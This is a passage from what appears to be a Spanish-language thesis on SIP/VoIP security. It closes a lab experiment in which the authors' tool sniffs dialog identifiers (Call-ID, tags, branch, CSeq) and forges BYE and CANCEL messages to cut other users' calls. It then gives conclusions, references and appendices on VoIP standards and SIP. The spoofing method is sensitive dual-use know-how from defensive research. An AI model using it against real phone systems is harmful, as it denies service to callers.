▶Internet Protocol Version 4, Src: 192.168.1.123 (192.168.1.123), Dst: 192.168.1.77 (192.168.1.77)
▶User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼Session Initiation Protocol (BYE)
 ▶Request-Line: BYE sip:108@192.168.1.77:5060 SIP/2.0
 ▼Message Header
   Content-Length: 0
  ▶Via: SIP/2.0/UDP 192.168.1.128;rport;branch=z9hG4bKNaPlE7GGtCuH4mvsOwNh5Q..
  ▶From: <sip:111@192.168.1.128;ob>;tag=.PcnsODHiqXpt96cWfk2t3wvnNjulTe5
  ▶To: "DebianEkiga" <sip:108@192.168.1.77>;tag=as3f009dda
  ▶CSeq: 2 BYE
   Call-ID: 47171fdb4d0c2a183691f42c3e204b9e@192.168.1.77:5060
```

Figura 41 – Auto-spoofing: Mensaje enviado por la aplicación (BYE)

En estas dos primeras capturas (Figura 40 y Figura 41) se observa que luego de que los clientes (108 y 111) terminan de establecer la sesión con el envío del mensaje `ACK`, la aplicación envía inmediatamente los mensajes `BYE` a ambos destinos con el objetivo de finalizar la sesión. Asimismo, se observa que el destino responde al mensaje de la aplicación con un `200 OK`, finalizando el diálogo.

Debido a las características del ataque, es probable que la herramienta sólo sea capaz de capturar los mensajes en la red de uno de los usuarios y por lo tanto no tendrá disponible la IP del usuario remoto. Como es el caso de la captura de la Figura 41, la herramienta sólo captura el diálogo de uno de los usuarios con el servidor SIP y como resultado, envía un mensaje BYE directamente al usuario conocido (`#2415 – Request: BYE sip:111@192.168.1.128`) y otro mensaje BYE al servidor SIP (`#2395 – Request: BYE sip:108@192.168.1.77`). Luego, el servidor SIP reenviará la finalización de la llamada al usuario remoto.

En la Figura 40 se puede observar el mensaje `200 OK` correspondiente al `INVITE` que inicia la llamada. Este mensaje es capturado por la aplicación para obtener los parámetros necesarios para realizar el ataque. De acuerdo con la RFC3261, el mensaje BYE se construye como cualquier otro requerimiento en el contexto de un diálogo (RFC3261, 15.1) es decir, con el identificador `dialog ID`. Este identificador se conforma por los campos: `Call-ID`, `local tag` y `remote tag`. Con estos parámetros genera el mensaje `BYE` que se puede observar en la figura Figura 41.




Figura 42 – Auto-spoofing: Mensaje capturado por la aplicación (180 RINGING)




Figura 43 – Auto-spoofing: Mensaje enviado por la aplicación (CANCEL)

En las Figura 42 y Figura 43 se observa que la captura inicia con el diálogo de establecimiento de llamada entre el servidor SIP (192.168.1.77) y uno de los clientes (192.168.1.128). Inmediatamente después de que finaliza este diálogo (`INVITE – 100 TRYING – 180 RINGING`), se observan los dos paquetes `CANCEL` enviados por la aplicación para realizar el ataque de *spoofing*. La aplicación extrae de los paquetes capturados en el diálogo inicial las variables `branch`, `tag`, `Cseq` y `Call-ID`, que son únicas y caracterizan el intercambio entre estos dos clientes, para generar los mensajes `CANCEL` (Ver

APÉNDICE E: Spoofing) y que sea reconocido por los clientes como una finalización válida. Por último, se observa que la aplicación responde con `200 OK`, dando por finalizado el establecimiento.

En la Figura 42 se puede observar el mensaje `180 RINGING`, que es capturado por la aplicación para obtener los parámetros de la llamada. Con estos parámetros se genera el mensaje `CANCEL` que se puede observar en la figura Figura 43.

A continuación se muestran los mensajes que experimentan los usuarios al ser atacados con las técnicas descriptas:




Figura 44 – Auto-spoofing: Mensaje mostrado por la aplicación cliente (spoofing CANCEL)
Figura 45 – Auto-spoofing: Mensaje mostrado por la aplicación cliente (spoofing BYE)

En la imagen de la izquierda se observa que inmediatamente luego de marcar a destino, la aplicación muestra un mensaje en la parte inferior que dice “Llamada concluida”. Por otro lado, en la imagen de la derecha, el usuario observa el mensaje “El usuario remoto ha colgado” al momento de intentar establecer una comunicación.

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *spoofing* logró exitosamente la finalización de las sesiones para todos los clientes que se encontraban conectados en la misma red y de los cuáles fuera capaz de capturar los paquetes necesarios.

5. Conclusión y futuros trabajos

Como se expuso al comienzo del trabajo, las comunicaciones están convergiendo rápidamente hacia las redes VoIP y, en particular, SIP se está estableciendo como el estándar de facto por sus características de flexibilidad y adaptación. En este nuevo contexto, surge la problemática de la seguridad como uno de los factores claves para el éxito del servicio. Sin embargo, la cuestión de la seguridad plantea un gran desafío por dos motivos principales: por un lado las características intrínsecas de las redes de datos y por el otro; a que las compañías que desarrollan las aplicaciones suelen brindar menos importancia a las cuestiones de seguridad, que a las de marketing y calidad de servicio. En este contexto, resultan imprescindibles las herramientas que sean capaces de brindar orientación en cuestiones de seguridad, que sean capaces de reproducir eventuales ataques, y que brinden elementos objetivos para determinar el estado de las redes y las posibles consecuencias de los ataques.

La herramienta desarrollada demostró ser capaz de realizar con éxito diversos ataques que suelen generar problemas en las redes VoIP que hoy se encuentran brindando servicio a miles de usuarios. Asimismo, resultó eficaz para permitir la observación de las consecuencias reales de recibir dichos ataques. De esta manera, los usuarios de la herramienta podrán evaluar medidas que prevengan o mitiguen los ataques, o bien conocer los riesgos que se asumen al no actuar en consecuencia.

Finalmente, los resultados de este trabajo demuestran la necesidad de futuras extensiones y experimentaciones que permitan analizar una mayor cantidad de ataques y cubrir las diferentes aristas de la seguridad en VoIP. Si bien la herramienta cubre satisfactoriamente tres de los ataques más utilizados como son el *flooding*, *fuzzing* y *spoofing*; resulta necesario también el análisis de ataques más específicos que puedan resultar en consecuencias distintas a la denegación del servicio, como lo es por ejemplo el robo de información. En este sentido, la herramienta ofrece un punto de partida para futuros desarrollos y sienta las bases de una herramienta capaz de incluir extensiones que cubran las necesidades particulares de cada caso.

6. Referencias

[1] R. G. Gil, «Seguridad en VoIP: Ataques, Amenazas y Riesgos,» [En línea]. Available: http://www.uv.es/~montanan/ampliacion/trabajos/Seguridad%20VoIP.pdf. [Último acceso: 24 03 2014].

[2] N. Eddy, «SMBs Adopting VoIP And IP PBX Despite Concerns,» 12 2010. [En línea]. Available: http://www.techweekeurope.co.uk/news/smbs-adopting-voip-and-ip-pbx-despite-concerns-15629. [Último acceso: 23 02 2014].

[3] O. Johnson, «More than one in five consumer broadband lines now come with VOIP,» 19 10 2010. [En línea]. Available: http://point-topic.com/press-and-events/2010/global-voip-subscribers-and-penetration-q2-2010/. [Último acceso: 12 07 2014].

[4] CircleID, «SIP Emerges as De Facto VoIP Standard,» CircleID, 21 02 2006. [En línea]. Available: http://www.circleid.com/posts/sip_emerges_voip_standard/. [Último acceso: 02 04 2014].

[5] D. Trammell, «VoIP Security Tool List,» VOIPSA, Inc., [En línea]. Available: http://www.voipsa.org/Resources/tools.php. [Último acceso: 06 03 2014].

[6] Wikipedia, «Analizador de paquetes,» Wikipedia, 20 08 2014. [En línea]. Available: http://es.wikipedia.org/wiki/Analizador_de_paquetes. [Último acceso: 03 09 2014].

[7] Wireshark, «Wireshark,» Wireshark Foundation, [En línea]. Available: https://www.wireshark.org/. [Último acceso: 12 05 2014].

[8] Murat, «VoIPong,» Enderunix, 12 12 2005. [En línea]. Available: http://www.enderunix.org/voipong/index.php. [Último acceso: 15 02 2014].

[9] Intelligent Exploit, «Enumerating and Breaking,» Intelligent Exploit, [En línea]. Available: http://www.intelligentexploit.com/articles/Paper:-Enumerating-and-Breaking-VoIP.pdf. [Último acceso: 15 06 2014].

[10] G. Lyon, «Nmap,» Insecure.org, [En línea]. Available: http://nmap.org/. [Último acceso: 25 07 2014].

[11] S. Gauci, «SIPvicious,» SIPvicious, 10 12 2012. [En línea]. Available: http://blog.sipvicious.org/. [Último acceso: 13 06 2014].

[12] Wikipedia, «Flood,» Wikipedia, 22 02 2014. [En línea]. Available: http://es.wikipedia.org/wiki/Flood. [Último acceso: 05 06 2014].

[13] D. Collier y M. Endler, «Hacking Exposed VoIP,» Hacking Exposed VoIP, 2008. [En línea]. Available: http://www.hackingvoip.com/aboutus.html. [Último acceso: 14 09 2014].

[14] O. J. Richard GAYRAUD, «SIPp,» SIPp, 20 04 2014 . [En línea]. Available: http://sipp.sourceforge.net/. [Último acceso: 07 07 2014].

[15] Wikipedia, «Fuzz testing,» Wikipedia, 13 08 2014. [En línea]. Available: http://en.wikipedia.org/wiki/Fuzz_testing. [Último acceso: 15 07 2014].

[16] PROTOS , «PROTOS Test-Suite,» PROTOS - Security Testing of Protocol Implementations, [En línea]. Available: https://www.ee.oulu.fi/research/ouspg/PROTOS_Test-Suite_c07-sip. [Último acceso: 22

08 2014].

[17] Joquendo, «Asteroid,» Asteroid SIP fuzzer, 2012. [En línea]. Available: http://www.infiltrated.net/asteroid/. [Último acceso: 23 05 2014].

[18] Wiikipedia, «Spoofing,» Wiikipedia, 03 09 2014. [En línea]. Available: http://es.wikipedia.org/wiki/Spoofing. [Último acceso: 12 09 2014].

[19] Cisco, «Understanding Jitter in Packet Voice Networks,» Cisco, 10 10 2015. [En línea]. Available: http://www.cisco.com/c/en/us/support/docs/voice/voice-quality/18902-jitter-packet-voice.html. [Último acceso: 10 10 2015].

[20] M. Collier, «Basic Vulnerability Issues for SIP Security,» Securelogix, 01 03 2005. [En línea]. Available: http://download.securelogix.com/library/SIP_Security030105.pdf. [Último acceso: 06 06 2014].

[21] D. R. Kuhn, T. J. Walsh y S. Fries, «Security Considerations for Voice Over IP Systems,» National Institute of Standards and Technology, [En línea]. Available: http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf. [Último acceso: 07 08 2014].

[22] D. Geneiatakis, G. Kambourakis, T. Dagiuklas, C. Lambrinoudakis y S. Gritzalis, «SIP Security Mechanisms: A state-of-the-art review,» Department of Information and Communication Systems Engineering University of the Aegean, 01 03 2005. [En línea]. Available: http://startrinity.com/VoIP/Resources/sip-security-mechanisms-a-state-of-the-art-review.pdf. [Último acceso: 04 04 2014].

[23] Packetizer, «H.323 versus SIP: A Comparison,» 10 10 2015. [En línea]. Available: https://www.packetizer.com/ipmc/h323_vs_sip/. [Último acceso: 10 10 2015].

[24] Basicevic, Popovic y Kukolj, «Comparison of SIP and H.323 Protocols,» 10 2008. [En línea]. Available: http://jozjan.s.cnl.sk/dwl/voip/Remote%20Publications/Comparison%20of%20SIP%20and%20H.323%20Protocols.pdf. [Último acceso: 10 10 2015].

[25] IETF, «RFC3261 - SIP: Session Initiation Protocol,» IETF: The Internet Society, 2002. [En línea]. Available: https://www.ietf.org/rfc/rfc3261.txt. [Último acceso: 06 07 2014].

[26] EC-Council, «Session HIjacking,» de *Ethical Hacking and Countermeasures: Web Applications and Data Servers*, Cengage Learning, 2009, pp. 1-21.

[27] D. Sisalem, J. Florolu, J. Kuthan, U. Abend y H. Shculzrinne, SIP Security, Chichester, United Kingdom: John Wiley & Sons Ltd., 2009 .

[28] K. Watkins, «VoIP Vulnerabilities,» McAfee Labs, 2009. [En línea]. Available: http://book.itep.ru/depository/security/vulnarability/VOIPVulnerabilities.pdf. [Último acceso: 08 08 2014].

[29] IETF, «RFC3261 - SIP: Session Initiation Protocol,» IETF: The Internet Society, 2002. [En línea]. Available: https://www.ietf.org/rfc/rfc3261.txt. [Último acceso: 06 07 2014].

[30] IETF, «RFC2617 - HTTP Authentication: Basic and Digest Access Authentication,» 1999. [En línea]. Available: http://tools.ietf.org/html/rfc2617. [Último acceso: 03 07 2014].

[31] Wikipedia, «Challenge–response authentication,» 10 10 2015. [En línea]. Available: https://en.wikipedia.org/wiki/Challenge%E2%80%93response_authentication. [Último acceso: 10 10 2015].

[32] Techopedia, «IP Spoofing,» 10 10 2015. [En línea]. Available: https://www.techopedia.com/definition/3993/ip-spoofing. [Último acceso: 10 10 2015].

[33] IETF, «IP Security Protocol (ipsec),» [En línea]. Available: https://datatracker.ietf.org/wg/ipsec/documents/. [Último acceso: 08 08 2014].

[34] IETF, «RFC5246 - The Transport Layer Security (TLS) Protocol,» 08 2008. [En línea]. Available: http://tools.ietf.org/html/rfc5246. [Último acceso: 23 08 2014].

[35] Expresión Binaria, «Seguridad en el protocolo SSL-TLS,» 09 10 2015. [En línea]. Available: http://www.expresionbinaria.com/seguridad-en-el-protocolo-ssl-tls/. [Último acceso: 09 10 2015].

[36] IETF, «RFC5246 - The Transport Layer Security (TLS) Protocol,» 08 2008. [En línea]. Available: http://tools.ietf.org/html/rfc5246. [Último acceso: 23 08 2014].

[37] Python Software Foundation, «Python,» 2014. [En línea]. Available: https://www.python.org/. [Último acceso: 05 06 2014].

[38] K. Singh, «39 Peers,» P2P-SIP Peer-to-peer Internet telephony using SIP, 08 2014. [En línea]. Available: http://www.39peers.net/. [Último acceso: 03 09 2014].

[39] OpenRCE, «Sulley,» OpenRCE, 19 06 2014. [En línea]. Available: https://github.com/OpenRCE/sulley. [Último acceso: 05 08 2014].

[40] IETF, «RFC6665 - SIP-Specific Event Notification,» IETF, 07 2012. [En línea]. Available: http://tools.ietf.org/html/rfc6665. [Último acceso: 12 06 2014].

[41] Digium, «AsteriskNow,» Digium, Inc., 2014. [En línea]. Available: http://www.asterisk.org/downloads/asterisknow. [Último acceso: 04 05 2014].

[42] Digium, «Asterisk,» Digium, Inc., 2014. [En línea]. Available: http://www.asterisk.org/. [Último acceso: 08 05 2014].

[43] R. Montoya, «CSipSimple,» CSipSimple, 11 11 2013. [En línea]. Available: www.csipsimple.com. [Último acceso: 03 08 2014].

[44] Belledonne Communications, «Linphone,» Belledonne Communications, 2014. [En línea]. Available: http://www.linphone.org/. [Último acceso: 03 02 2014].

[45] Savoir-faire Linux Inc., «SFLphone,» Savoir-faire Linux Inc., 2014. [En línea]. Available: http://sflphone.org/. [Último acceso: 03 02 2014].

[46] D. Sandras, «Ekiga,» Ekiga, 2014. [En línea]. Available: http://ekiga.org/. [Último acceso: 26 07 2014].

[47] M. Tejada, «Telefonía IP y protocolos H323, H248, SIP,» Actividad telematica, 28 05 2014. [En línea]. Available: http://actividad-telematica.blogspot.com.ar/2013/07/telefonia-ip-y-protocolos-h323-h248-sip.html. [Último acceso: 06 09 1014].

[48] VoipForo, «SIP Vs. H.323 - Comparativa,» VoipForo, [En línea]. Available: http://www.voipforo.com/H323vsSIP.php. [Último acceso: 28 07 2014].

[49] ITU-T, «ITU-T H.323 v7 (12/2009),» ITU-T, 14 12 2009. [En línea]. Available: http://www.itu.int/ITU-T/recommendations/rec.aspx?rec=H.323. [Último acceso: 05 05 2014].

[50] VoIP Bankoi, «Que es h.323,» VoIP Bankoi, 2010. [En línea]. Available: http://voip.bankoi.com/articulos/h323.htm. [Último acceso: 06 07 2014].

[51] ITU-T, «ITU-T H.248 (06/2000),» ITU-T, 15 06 2000. [En línea]. Available: http://www.itu.int/ITU-T/recommendations/rec.aspx?id=4931&lang=en. [Último acceso: 06 07 2014].

[52] Packetizer, «SIP Standards,» Packetizer, Inc., 2014 . [En línea]. Available: http://www.packetizer.com/ipmc/sip/standards.html. [Último acceso: 07 07 2014].

[53] Packetizer, «SIP Information Site,» Packetizer, Inc., 2014. [En línea]. Available: http://www.packetizer.com/ipmc/sip/. [Último acceso: 07 07 2014].

[54] N. Sorcery, «SIP, Session Initiation Protocol,» Network Sorcery, Inc. , 2012. [En línea]. Available: http://www.networksorcery.com/enp/protocol/sip.htm. [Último acceso: 26 06 2014].

[55] K.Banerjee, «Relation among Call, Dialog, Transaction & Message,» eMultimedia, 16 02 2006. [En línea]. Available: http://www.siptutorial.net/SIP/relation.html. [Último acceso: 04 08 2014].

[56] TelcoNotes, «SIP Transactions vs. Dialogs,» TelcoNotes, 03 2013. [En línea]. Available: http://telconotes.wordpress.com/2013/03/13/sip-transactions-vs-dialogs/. [Último acceso: 06 05 2014].

[57] Computer Security Institute, «2004 CSI/FBI Computer Crime and Security Survey, Technical Reports,» Computer Security Institute, 2004. [En línea]. Available: http://www.issa-sac.org/docs/FBI2004.pdf. [Último acceso: 06 05 2014].

[58] SecureLogix, «Voice and UC state of security report 2013,» SecureLogix, 2013.

[59] P. Oehler, «Violating Assumptions with Fuzzing,» 2005. [En línea]. Available: https://www.ida.liu.se/~TDDC90/literature/papers/violating05.pdf. [Último acceso: 05 05 2014].

[60] Sipera Systems, «Fuzzing Attacks and,» 2008. [En línea]. Available: http://de.security.westcon.com/documents?documentId=35682&filename=Attacks_on_VoIP_Networks.pdf. [Último acceso: 06 06 2014].

[61] M. Sutton, A. Greene y P. Amini, Brute Force Vulnerability Discovery, Pearson Education, 2007.

[62] N. DuPaul, «Spoofing Attack,» Veracode, [En línea]. Available: http://www.veracode.com/security/spoofing-attack. [Último acceso: 09 06 2014].

[63] calleridspoofing.info, «The definitive resource on Caller ID spoofing,» calleridspoofing.info, 2014. [En línea]. Available: http://www.calleridspoofing.info/. [Último acceso: 12 30 2014].

[64] P. Thermos, «Two attacks against VoIP,» Symantec, 02 11 2010. [En línea]. Available: http://www.symantec.com/connect/articles/two-attacks-against-voip. [Último acceso: 12 03 2014].

APÉNDICE A: Voice over IP (VoIP)

1. Descripción general

Las comunicaciones multimedia están convergiendo rápidamente hacia servicios de redes VoIP, acrónimo de "*Voice Over Internet Protocol*" que tal y como el término indica, hace referencia a la transmisión de voz sobre paquetes IP. A través de este protocolo, se unen dos mundos que hasta entonces habían convivido separados: la transmisión de voz y la de datos. Es evidente que la utilización de una única red para la transmisión de voz y datos presenta gran cantidad de ventajas [47]. Para un proveedor de servicio de telefonía y datos, por un lado, obtiene mayores beneficios ya que por una misma conexión puede ofrecer más servicios. Y por otro lado le supone un ahorro de gastos tanto de infraestructura como de mantenimiento.

Existen ciertos inconvenientes para el desarrollo de la telefonía sobre IP que se podrían resumir en los siguientes tres conceptos: seguridad, fiabilidad y calidad de servicio (QoS). Desde el punto de vista de la seguridad, las llamadas en VoIP se transmiten por Internet o por redes potencialmente inseguras, lo cual plantea riesgos de privacidad y seguridad que no surgen con un servicio telefónico tradicional.

2. Estándares

Muchos servicios VoIP están basados en tecnologías estandarizadas y abiertas (por ejemplo SIP, H.323 H.248 MEGACO) y, en general, se utilizan servidores alcanzables a través de Internet. Por lo tanto, tales servicios pueden sufrir amenazas de seguridad similares a las de los servicios basados en HTTP [48].

A continuación se desarrolla una breve descripción de los tres estándares más utilizados para prestar servicios de voz sobre IP como son H.323, H.248 (MEGACO) y SIP:

2.1. H.323

El H.323 es una familia de estándares definidos por el ITU (International Telecommunication Union) para las comunicaciones multimedia sobre redes LAN [49]. Está definido específicamente para tecnologías LAN que no garantizan una calidad de servicio (QoS). Algunos ejemplos son TCP/IP e IPX sobre Ethernet, *Fast Ethernet* o *Token Ring*. La tecnología de red más común en la que se está implementando H.323 es IP (*Internet Protocol*).

La recomendación ITU-T H.323 describe terminales y otras entidades que proveen servicios de comunicaciones multimedia sobre Redes de Paquetes (*Packet-Based Networks* – PBN-) las cuales no garantizan Calidad de Servicio. Las entidades H.323 pueden proveer comunicaciones en tiempo real de audio, video y/o datos [50]. El soporte para transmisión de audio es mandatorio, mientras que los servicios de video y datos son opcionales, pero si son soportados, se requiere la capacidad de utilizar un modo de operación común, de manera que todos los terminales puedan comunicarse.

Este estándar define un amplio conjunto de características y funciones. Algunas son necesarias y otras opcionales. H.323 cubre casi todos los servicios como capacidad de intercambio, control de conferencia, señalización básica, calidad de servicio, registro, servicio de descubrimiento. El estándar define los siguientes componentes: Terminal, *Gateway*, *Gatekeeper*.

2.2. H.248 (MEGACO)

Este protocolo se define en la Recomendación H.248 de la ITU-T [51]. El protocolo H.248 o Megaco permite la conmutación de llamadas de voz, fax y multimedia entre la red PSTN y las redes IP de siguiente generación. El protocolo MEGACO, que tiene su origen en el protocolo MGCP (*Media Gateway Control Protocol*, Protocolo de control de puerta de enlace al medio), proporciona un control centralizado de las comunicaciones y servicios multimedia a través de redes basadas en IP. Megaco está adquiriendo solidez en el mercado porque permite una mayor escalabilidad que MGCP, y da respuesta a las necesidades técnicas y a las funciones de conferencia multimedia que se pasaron por alto en el protocolo MGCP.

H.248 es el resultado de la cooperación entre la ITU y el IETF. Antes de lograr esta cooperación existían varios protocolos similares compitiendo entre sí, principalmente MGCP (la combinación de SGCP e IPDC) y MDCP. H.248 se considera un protocolo complementario a H.323 y SIP, ya que un *Media Gateway Controller* (MGC), controlará varios *Media Gateways* utilizando H.248, pero será capaz de comunicarse con otro MGC utilizando H.323 o SIP.

2.3. SIP

SIP es un estándar usado para la señalización en VoIP [29]. El protocolo SIP (Session Initiation Protocol) está cada vez más estableciéndose como el estándar de facto para servicios de VoIP en Internet y redes de nueva generación.

Un atacante es capaz de lanzar un cierto número de ataques de DoS a una infraestructura de VoIP basada en SIP pudiendo comprometer severamente la confiabilidad. La mayoría de los desarrollos se han enfocado en las características de interoperabilidad y confiabilidad de SIP prestando menos atención a la seguridad. Un sistema SIP es vulnerable a ataques de VoIP e IP generales, así como a ataques dedicados para SIP. Es esencial entender esto y tomar las medidas de seguridad necesarias.

APÉNDICE B: Session Initiation Protocol (SIP)

1. Descripción general

Session Initiation Protocol (SIP o Protocolo de Inicio de Sesiones) es un protocolo desarrollado por el grupo de trabajo MMUSIC (*Multiparty Multimedia Session Control*) del IETF (*Internet Engineering Task Force*) con la intención de ser el estándar para la iniciación, modificación y finalización de sesiones con uno o más participantes. Estas sesiones incluyen llamadas telefónicas, distribución multimedia y conferencias multimedia.

La sintaxis de sus operaciones se asemeja a las de HTTP y SMTP, los protocolos utilizados en los servicios de páginas Web y de distribución de e-mails respectivamente. Esta similitud es natural ya que SIP fue diseñado para que la telefonía se vuelva un servicio más en Internet.

En noviembre del año 2000, SIP fue aceptado como el protocolo de señalización de la arquitectura IMS (IP *Multimedia Subsystem*). SIP es uno de los protocolos de señalización para voz sobre IP (VoIP), los otros son H.323 e IAX2.En septiembre de 1999 se creó el grupo de trabajo SIP en el IETF que continuó con el desarrollo del protocolo y en junio de 2002 se publicó la RFC 3261 [54] que reemplazó a la anterior RFC 2543 [52].

SIP es un protocolo de control correspondiente a la Capa de Aplicación del modelo OSI que es capaz de establecer, modificar y finalizar sesiones multimedia tales como llamadas telefónicas a través de Internet. SIP es capaz de invitar participantes a sesiones ya establecidas, tales como conferencias multimedia. Formatos multimedia pueden ser añadidos o removidos de sesiones establecidas. SIP soporta de manera transparente mapeo de nombres y servicios de redirección, los cuales soportan la movilidad personal de manera que los usuarios puedan mantener externamente un identificador único independientemente de su posición en la red [53].

Existen dos elementos fundamentales, los agentes de usuario (UA) y los servidores:

1.1. User Agent (UA)

Estos no son más que los puntos extremos del protocolo, es decir son los que emiten y consumen los mensajes del protocolo SIP. Los agentes de usuario se comportan como clientes (UAC: User Agent Clients) y como servidores (UAS: User Agent Servers). Son UAC cuando realizan una petición y son UAS cuando la reciben. Por esto los agentes de usuario deben implementar un UAC y un UAS:

1. **User Agent Client (UAC):** es una entidad lógica que genera peticiones SIP y recibe respuestas a esas peticiones.
2. **User Agent Server (UAS)**: es una entidad lógica que genera respuestas a las peticiones SIP.

Ambos se encuentran en todos los agentes de usuario, así permiten la comunicación entre diferentes agentes de usuario mediante comunicaciones de tipo cliente-servidor.

1.2. Servidores

La división de servidores es conceptual, cualquiera de ellos puede estar físicamente en un único dispositivo, la división de éstos puede ser por motivos de escalabilidad y rendimiento. Los servidores SIP pueden ser de tres tipos:

1. ***PROXY* Server**: retransmiten solicitudes y deciden a qué otro servidor deben remitir, alterando los campos de la solicitud en caso necesario. Es una entidad intermedia que actúa como cliente y servidor con el propósito de establecer llamadas entre los usuarios. Este servidor tiene una funcionalidad semejante a la de un *Proxy* HTTP que tiene una tarea de encaminar las peticiones que recibe de otras entidades más próximas al destinatario. Existen dos tipos de *Proxy Servers*: *Statefull Proxy* y *Stateless Proxy*:
   a. ***Statefull Proxy***: mantienen el estado de las transacciones durante el procesamiento de las peticiones. Permite división de una petición en varias (*forking*), con la finalidad de la localización en paralelo de la llamada y obtener la mejor respuesta para enviarla al usuario que realizó la llamada.
   b. ***Stateless Proxy***: no mantienen el estado de las transacciones durante el procesamiento de las peticiones, únicamente reenvían mensajes.
2. **REGISTRAR Server**: es un servidor que acepta peticiones de registro de los usuarios y guarda la información de estas peticiones para suministrar un servicio de localización y traducción de direcciones en el dominio que controla.
3. **REDIRECT Server**: es un servidor que genera respuestas de redirección a las peticiones que recibe. Este servidor reencamina las peticiones hacia el próximo servidor.

2. Mensajes SIP

SIP es un protocolo basado en una sintaxis de texto plano similar a HTTP. Hay tipos diferentes de mensajes SIP: Requerimientos y Respuestas.

2.1. Requerimientos SIP

Las peticiones SIP son caracterizadas por la línea inicial del mensaje, llamada `Request-Line`, que contiene el nombre del método, el identificador del destinatario de la petición (`Request-URI`) y la versión del protocolo SIP. Existen seis métodos básicos SIP definidos en la RFC 3261 [54]. A continuación se listan los métodos existentes para un mensaje SIP:

Requerimientos SIP

Método	*Descripción*	*Definido en*
INVITE	Indicates a client is being invited to participate in a call session.	RFC 3261
ACK	Confirms that the client has received a final response to an INVITE request.	RFC 3261
BYE	Terminates a call and can be sent by either the caller or the callee.	RFC 3261
CANCEL	Cancels any pending request.	RFC 3261
OPTIONS	Queries the capabilities of servers.	RFC 3261

REGISTER	Registers the address listed in the To header field with a SIP server.	RFC 3261
PRACK	Provisional acknowledgement.	RFC 3262
SUBSCRIBE	Subscribes for an Event of Notification from the Notifier.	RFC 6665
NOTIFY	Notify the subscriber of a new Event.	RFC 6665
PUBLISH	Publishes an event to the Server.	RFC 3903
INFO	Sends mid-session information that does not modify the session state.	RFC 6086
